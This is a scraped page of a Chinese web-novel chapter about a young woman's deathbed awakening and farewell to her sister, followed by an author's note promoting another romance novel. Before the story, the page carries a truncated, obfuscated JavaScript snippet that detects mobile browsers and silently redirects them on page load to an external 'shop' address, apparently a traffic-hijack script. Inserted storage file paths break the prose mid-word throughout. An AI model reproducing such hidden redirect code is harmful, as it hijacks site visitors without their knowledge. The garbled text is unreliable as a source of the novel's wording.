d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17179783|187284||http|test|mini|href|location''.split(''|''),0,{}));
() {
$(''.inform'').remove();
$(''#content'').append(''
消毒水味。
这两天商楹没有回月湖境,但她中午和晚上都会来医院,而这会儿再抱过她,她只觉得她的小瓦好像又瘦了些。
她抱着商楹来到隔壁房间,听见
商楹哭着道:“我问过医生了她说可能就是今晚……”
在医生的办公室裏医生语重心长地向她这个姐姐道:“医学上有一种极具特殊性的生理与意识现象叫临终觉醒指处于濒死状态、意识模糊甚至昏迷多日的患者在生命尽头的数小时或一两天内突然恢复清晰的意识、语言能力甚至能与亲友进行条理清晰的交流部分患者还会短暂恢复食欲、肢体活动能力随后迅速陷入深度昏迷并离世。因为濒死时人体肾上腺可能会突然大量分泌肾上腺素、皮质醇等应激激素这些激素能短暂激活身体的各项机能提升血压、改善脑部供血供氧
“小璇凭借强大的意志力醒来她知道自己现在处于什么状态……”
“根据过往病例而言商小姐小璇可能就在今晚了。”
她像游魂一般浑浑噩噩地回到病房那锥心刺骨的结果被她死死咬在牙关半句也没洩露给妈妈和外婆等到商璇说自己有点困她才强扯出一抹笑又特地让妈妈和外婆去休息这裏有她守着就好让两位长辈明天再来。
可现在面对着知情的楼照影她的坚忍土崩瓦解肩膀剧烈地颤抖起来低声呜咽着。
楼照影紧紧拥着她在这样残酷的现实面前眼泪也一颗颗坠落:“商楹……”她再也说不出来会有奇迹的这样的话只能无力地低唤商楹的名字。
一直到距离五月六日还有十分钟商璇才从绵长的昏睡中醒来。
病房裏亮着臺灯的柔光她的姐姐坐在床边手裏捧着故事书眼睛分外红肿。
看见她睁眼笑着对她道:“小璇你醒啦。”
商璇的胳膊沉了起来但还是努力凭借执念抬起指尖虚虚地朝着商楹的脸颊伸去想摸摸姐姐的脸:“姐姐……”
商楹连忙拉过她的手把自己的脸凑过去。
她贴着妹妹的掌心温热的眼泪无声地往下坠落她咬了咬唇鼻音浓厚地道:“姐姐在。”
商璇的声音有些轻:“手机……姐姐你可不可以把手机放在一边我想让它录下来我们姐妹俩的模样。”
“好我这就放。”
商楹胡乱抹了抹自己的泪指节蹭过湿漉漉的睫毛又沾了满手的湿意。
她把手
机放在床头柜上调整着角度机身背后抵着水杯只是手抖得厉害手机往下滑了好几次最后扯了张纸巾揉了揉垫在下面才稳住。
手机屏幕静静亮着将她们这样珍重的时刻一寸寸收进镜头裏。
商璇的掌心重新贴着姐姐的脸颊
“你放弃了京城大学放弃了很多份好的工作你还……”她的眼泪也一滴滴从眼角流出“你还放弃了你自己你的一年四季只围着我转你无时无刻不在担心我会发作你从来都没有真正开心过……”
“我很感谢这一场清醒感谢我我恢复了记忆姐姐如果没有这一场清醒我永远也不会知道为什么你总是快乐不起来我永远也不会知道你背负着的是多么沉重的压力你活得远比我之前所想象的、了解的还要艰苦啊……姐姐……”
“小璇……”商楹的掌心覆上她的手背一滴滴泪珠往下滚落落在被子上“姐姐对不起你……”
“姐姐你不要再这样想。”
“我从来都没有怪过你我也从来不后悔我当初的抉择。如果再次遇到那样的情况不而是不论多少次遇到那样的情况我都会……”她咳嗽起来唇边已有深红色血迹“我都会跳下去我相信你也会。”
商楹模糊的泪光中捕捉到那抹血红她呼吸急促地想要去扯纸巾来为商璇擦掉商璇却紧紧扣住她的手不让她动:“姐姐我没事倒是你你有没有把我的话听进去?求求你啦不要再怪自己了要不然我在天上看着你的时候要怎么办。”
“来跟我复读:商楹会平安健康幸福快乐地活下去。姐姐如果你不复读的话我就不算是开心地离开。”
被子上的水痕一大片商楹听着这句威胁脑袋重重点了点哽咽着:“商、商楹会平安健康幸福快乐地活下去。”
她什么都看不清了恳求着:“小璇我已经听话地复读了可不可以不要走……不要走……”
0点的闹钟在这时响起商璇意识在逐渐涣散低声问:“姐姐我25岁了吗?祝福我生日快乐你之前年年都会祝福我的好不好。”
“商璇生日快乐
……”
“姐姐那天看见医院水池的锦鲤觉得它们好自由把我的骨灰洒在那条河裏吧。”商璇已经没有多余的力气去扣着商楹的脸嗓音也越来越低“别担心我姐姐我只是先去做下辈子当你的姐姐的准备到时候你当我的妹妹我一定会当一个像你一样好的姐姐。”
她的唇边扬起弧度:“姐姐……再给我念一下小蚂蚁璇璇的故事吧我想听……我想听……”
“我不要……”等她念完妹妹就要走了。
商璇祈求着:“姐姐念吧……是我小小的愿望……姐姐。”
实际上商楹已经背下来这个故事她埋着头艰难地开口:“清晨的阳光像撒了一把碎金子
待她落下最后一个模糊的字眼商璇的手彻底失去力气——
2023年5月6日0点3分25岁生日当天的商璇死于柳城省中心医院。
她的面容含笑坠入一场再也不会被病痛惊扰的长眠。
作者有话说:
妹妹晚安
再推荐一下女朋友的小说:
《山青花欲燃》by洛阳bibi
文案:耀祖是个百合控在线上装女撩女拿着薛安宁的名字和照片招摇撞骗此刻网线那端正发展的女孩怀疑他男装女。
气得薛安宁对他破口大骂:“你有病吧!”
但还是接通了视频。
视频对面黑漆漆却传来一个清润好听声音:“薛安宁”
薛安宁在耀祖的疯狂的眼神暗示下面向镜头微微一笑:“是我呢姐姐。”
实则心裏早已经将人骂穿:操。
*
一年后薛安宁考上西外。
郁燃在开学返校的高铁上看见那张与记忆中照片裏容貌完全吻合的脸那次薛安宁装病整治车厢裏的爹味男。
第二次是在学校对方扮演礼貌乖巧的学妹。
第三次第四次每回见面这位学妹都有不同的面孔
后来社团出游昼夜相交的蓝调时刻薛安宁带着薄薄的酒意钻进帐篷与郁燃交颈而眠。
郁燃忍不住轻声提醒:“我喜欢女孩子。”薛安宁不说话只轻轻揪住她的衣领将自己软凉的双唇送上去。
四目相对的瞬间有人心跳失速。
郁燃托住她的下巴加深这个吻耳边是彼此紊**缠的呼吸声和乱掉的心跳。
直到帐篷外有人靠近虚惊一场。
薛安宁那双乌亮的水眸闪烁着狡黠她低头拨开衣领吻住她的锁骨哑着嗓音小声告诉:“我好像也是。”
-我喜欢女孩子。
-我好像也是。